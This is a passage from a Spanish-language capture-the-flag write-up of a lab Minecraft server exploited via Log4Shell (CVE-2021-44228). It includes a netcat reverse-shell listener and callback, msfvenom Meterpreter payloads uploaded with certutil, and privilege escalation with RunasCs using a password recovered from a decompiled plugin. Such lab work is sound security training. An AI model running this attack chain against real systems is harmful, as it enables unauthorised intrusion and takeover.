desktop shows the Kali Purple logo.

```
(root㉿kali)-[~/kali]
# rlwrap nc -lvpn 4444
listening on [any] 4444 ...
```

6. Ingresar al servidor Minecraft usando TLauncher, versión 1.16.5 (vulnerable)



7. Enviar la cadena maliciosa vía chat (inyecta la carga JNDI)



Resultado:

Se obtuvo reverse shell con permisos de usuario

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal has three tabs:

- (ENV)root@kali: /home/kali/log4j-s... [x]
- root@kali: /home/kali [x] (This tab is active)
- root@kali: /home/kali/log4j-shell-poc [x]

The active tab displays the following terminal session:

```
(root㉿kali)-[~/kali]
# rlwrap nc -lvpn 4444
listening on [any] 4444 ...
connect to [10.10.15.7] from (UNKNOWN) [10.10.11.249] 49681
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\users\svc_minecraft\server>[]
```

The background of the desktop shows the Kali Purple logo.

Se capturó la flag de usuario

The screenshot shows a terminal window titled 'root@kali: /home/kali'. It has three tabs open:

- (ENV)root@kali: /home/kali/log4j-s... (background)
- root@kali: /home/kali (current tab, selected)
- root@kali: /home/kali/log4j-shell-poc (background)

The current tab displays the following log output:

```
listening on [any] 4444 ...
connect to [10.10.15.7] from (UNKNOWN) [10.10.11.249] 49681
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\users\svc_minecraft\server>cd ../
cd ../

c:\Users\svc_minecraft>cd Desktop
cd Desktop

c:\Users\svc_minecraft\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is C419-63F6

Directory of c:\Users\svc_minecraft\Desktop

02/05/2024  07:02 AM    <DIR>      .
02/05/2024  07:02 AM    <DIR>      ..
03/13/2024  01:37 PM              34 user.txt
                           1 File(s)       34 bytes
                           2 Dir(s)   3,738,046,464 bytes free
```

4. Escalada de privilegios

Dentro del servidor Minecraft, en el directorio de plugins, había un archivo .jar sospechoso

Para descargarlo:

1. Se generó un payload con msfvenom windows/x64/meterpreter/reverse_tcp
2. Se subió el archivo al objetivo mediante certutil
3. Se ejecutó el payload y se obtuvo sessions en Meterpreter
4. Con Meterpreter se descargó el archivo .jar

Análisis del plugin:

Usando JD-GUI, se identificó una contraseña en texto plano dentro del código del plugin

5. Obtención de Shell de Administrador

Para ejecutar procesos con credenciales elevadas, se descargó RunasCs.exe

```
jue 14 de mar 13:02
root@kali: /home/kali
with_context'
/usr/share/metasploit-framework/lib/rex/ui/text/shell.rb:306:in `with_history_manager_context'
/usr/share/metasploit-framework/lib/rex/ui/text/shell.rb:133:in `run'
/usr/share/metasploit-framework/lib/metasploit/framework/command/console.rb:54:in `start'
/usr/share/metasploit-framework/lib/metasploit/framework/command/base.rb:82:in `start'
/usr/bin/msfconsole:23:in `<main>'
meterpreter > upload /home/kali/Descargas/RunasCs.exe
[*] Uploading : /home/kali/Descargas/RunasCs.exe -> RunasCs.exe
[*] Uploaded 50.50 KiB of 50.50 KiB (100.0%): /home/kali/Descargas/RunasCs.exe -> RunasCs.exe
[*] Completed : /home/kali/Descargas/RunasCs.exe -> RunasCs.exe
meterpreter > shell
Process 2764 created.
Channel 4 created.
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\Users\svc_minecraft\server\logs>.\RunasCs.exe Administrator s67u84zKq8IXw expl2.exe
.\RunasCs.exe Administrator s67u84zKq8IXw expl2.exe
```

Luego se generó un segundo payload con msfvenom (“expl2.exe”), se subió al objetivo y se ejecutó con RunasCs.exe Administrator <contraseña> expl2.exe

```
root@kali: /home/kali
meterpreter > cd ../ ../ ..
meterpreter > pwd
C:\Windows
meterpreter > cd users
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified
.
meterpreter > pwd
C:\Windows
meterpreter > cd ../
meterpreter > pwd
C:\\
meterpreter > cd users
meterpreter > cd Administrator
meterpreter > cd Desktop
meterpreter > dir
Listing: C:\users\Administrator\Desktop
=====
Mode          Size  Type  Last modified      Name
----          ----  ---   -----           ---
100666/rw-rw-rw-  282   fil   2024-02-05 11:05:02 -0300  desktop.ini
100666/rw-rw-rw-  33    fil   2023-10-28 23:48:23 -0300  root.txt

meterpreter >
```

6. Resumen Final

- Se identificó un servidor vulnerable a Log4Shell (CVE-2021-44228) en puerto 25565 (Minecraft)
- Se creó un entorno completo para explotar la vulnerabilidad (LDAP, JDK, pyCraft)
- Se obtuvo acceso inicial mediante un mensaje malicioso enviado desde el juego
- Se escaló a Meterpreter, se descargó un plugin .jar y se extrajo una contraseña
- Usando RunasCs se obtuvieron privilegios de administrador
- Se capturaron ambas flags: user y root